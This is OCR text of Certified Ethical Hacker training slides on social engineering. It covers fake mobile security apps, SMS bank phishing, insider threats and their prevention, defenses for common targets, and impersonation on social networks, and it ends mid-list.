
CEH



Mobile-based Social Engineering: Fake Security Applications



- 01 Attacker infects the victim's PC
- 02 The victim logs onto his/her bank account
- 03 Malware in PC pop-ups a message telling the victim to download an application onto his/her phone in order to receive security messages
- 04 Victim downloads the malicious application on his/her phone
- 05 Attacker can now access second authentication factor sent to the victim from the bank via SMS



Mobile-based Social Engineering: Using SMS




1 Tracy received an SMS text message, ostensibly from the security department at XIM Bank

2 It claimed to be urgent and that Tracy should call the phone number in the SMS immediately. Worried, she called to check on her account.

3 She called thinking it was a XIM Bank customer service number, and it was a recording asking to provide her credit card or debit card number

4 Predictably, Tracy revealed the sensitive information due to the fraudulent texts



Insider Attack



Spying

If a competitor wants to cause damage to your organization, steal critical secrets, or put you out of business, they just have to find a job opening, prepare someone to pass the interview, have that person hired, and they will be in the organization.

Revenge

It takes only one disgruntled person to take revenge and your company is compromised

**Insider
Attack**

- ⊖ An inside attack is easy to launch
- ⊖ Prevention is difficult
- ⊖ The inside attacker can easily succeed




Disgruntled Employee



An employee may become disgruntled towards the company when he/she is disrespected, frustrated with their job, having conflicts with the management, not satisfied with employment benefits, issued an employment termination notice, transferred, demoted, etc.

2

Disgruntled employees may pass company secrets and intellectual property to competitors for monetary benefits



Preventing Insider Threats



01

Separation and rotation of duties

Logging and auditing

04

02

Least privilege

Legal policies

05

03

Controlled access

Archive critical data

06




There is no single solution to prevent an insider threat.

Common Social Engineering Targets and Defense Strategies



Social Engineering Targets	Attack Techniques	Defense Strategies
Front office and help desk	Eavesdropping, shoulder surfing, impersonation, persuasion, and intimidation	Train employees/help desk to never reveal passwords or other information by phone
Perimeter security	Impersonation, fake IDs, piggy backing, etc.	Implement strict badge, token or biometric authentication, employee training, and security guards
Office	Shoulder surfing, eavesdropping, Ingratiation, etc.	Employee training, best practices and checklists for using passwords Escort all guests
Phone (help desk)	Impersonation, Intimidation, and persuasion on help desk calls	Employee training, enforce policies for the help desk
Mail room	Theft, damage or forging of mails	Lock and monitor mail room, employee training
Machine room/ Phone closet	Attempting to gain access, remove equipment, and/or attach a protocol analyzer to grab the confidential data	Keep phone closets, server rooms, etc. locked at all times and keep updated inventory on equipment

Module Flow



Social Engineering Through Impersonation on Social Networking Sites



Malicious users gather confidential information from social networking sites and create accounts in others' names.

Attackers use others' profiles to create large networks of friends and extract information using social engineering techniques.

Attackers try to join the target organization's employee groups where they share personal and company information.

Attackers can also use collected information to carry out other forms of social engineering attacks.

Organization Details

Professional Details

Contacts and Connections

Personal Details

Social Engineering on Facebook



John Legend

John Legend · About

About

The Official John Legend Facebook Page
Get #LoveInTheFuture now <http://smarturl.it/LoveInTheFuture04>
<http://johnlegend.tumblr.com>
www.johnlegend.com

Bio

John Legend is a nine-time Grammy Award-winning recording artist, multi-award-winning concert performer, philanthropist/social activist, and was named one of Time magazine's 100 most influential people. Legend's debut album, *Get Lifted* (2004) sold more than three million copies worldwide and earned an astounding eight Grammy nominations with three wins for Best New Artist, Best R&B Vocal Performance, See More

Artists We Also Like

Estate, Vaughn Williams, Karyn White, Good Music

Basic Info

Founded	2000
Genre	R&B/Soul
Members	John Legend
Hometown	Springfield, OH
Record Label	GOOD Music - Sony/Columbia
General Manager	AttackFactory / Troy Carter
Influences	Stevie Wonder, Marvin, Al Green, Jimi Hendrix
Current Location	New York

Contact Info

Website	http://www.johnlegend.com http://www.downthecatwalkgroup.com http://www.twitter.com/johnlegend http://www.facebook.com/johnlegend http://www.myspace.com/johnlegend http://www.youtube.com/johnlegend
Booking Agent	Creative Artists Agency

Life Events

2011 ▶ 2011 Grammy Awards

2010 ▶ Ebony Magazine's 65th Anniversary Tribute Cover

Attackers create a fake user/group on Facebook identified as "Employees Of" the target company

Using a false identity, attacker then proceeds to "friend," or invite, employees to the fake group, "Employees of the company"

Once off the employee's profile, attacker can then use the information to gain access to the building

Using the details of any one of the employee, an attacker can compromise a secured facility to gain access to the building

Social Engineering on LinkedIn and Twitter



The image displays two screenshots of social media profiles. On the left is a LinkedIn profile for Christopher Stunc, a Cemetery and Author. The profile includes a photo of a man with glasses, a summary about his work in the cemetery, and a list of publications. On the right is a Twitter profile for Novak Djokovic, showing his bio, tweets, and follower list. Both profiles are shown with a diagonal line through them, indicating they have been compromised or are being analyzed.

<http://www.linkedin.com>

<http://twitter.com>

Attackers scan details in profile pages. They use these details for spear phishing, impersonation, and identity theft.

Risks of Social Networking to Corporate Networks



Data Theft



A social networking site is an information repository accessed by many users, enhancing the risk of information exploitation

Involuntary Data Leakage



In the absence of a strong policy, employees may unknowingly post sensitive data about their company on social networking sites

Targeted Attacks



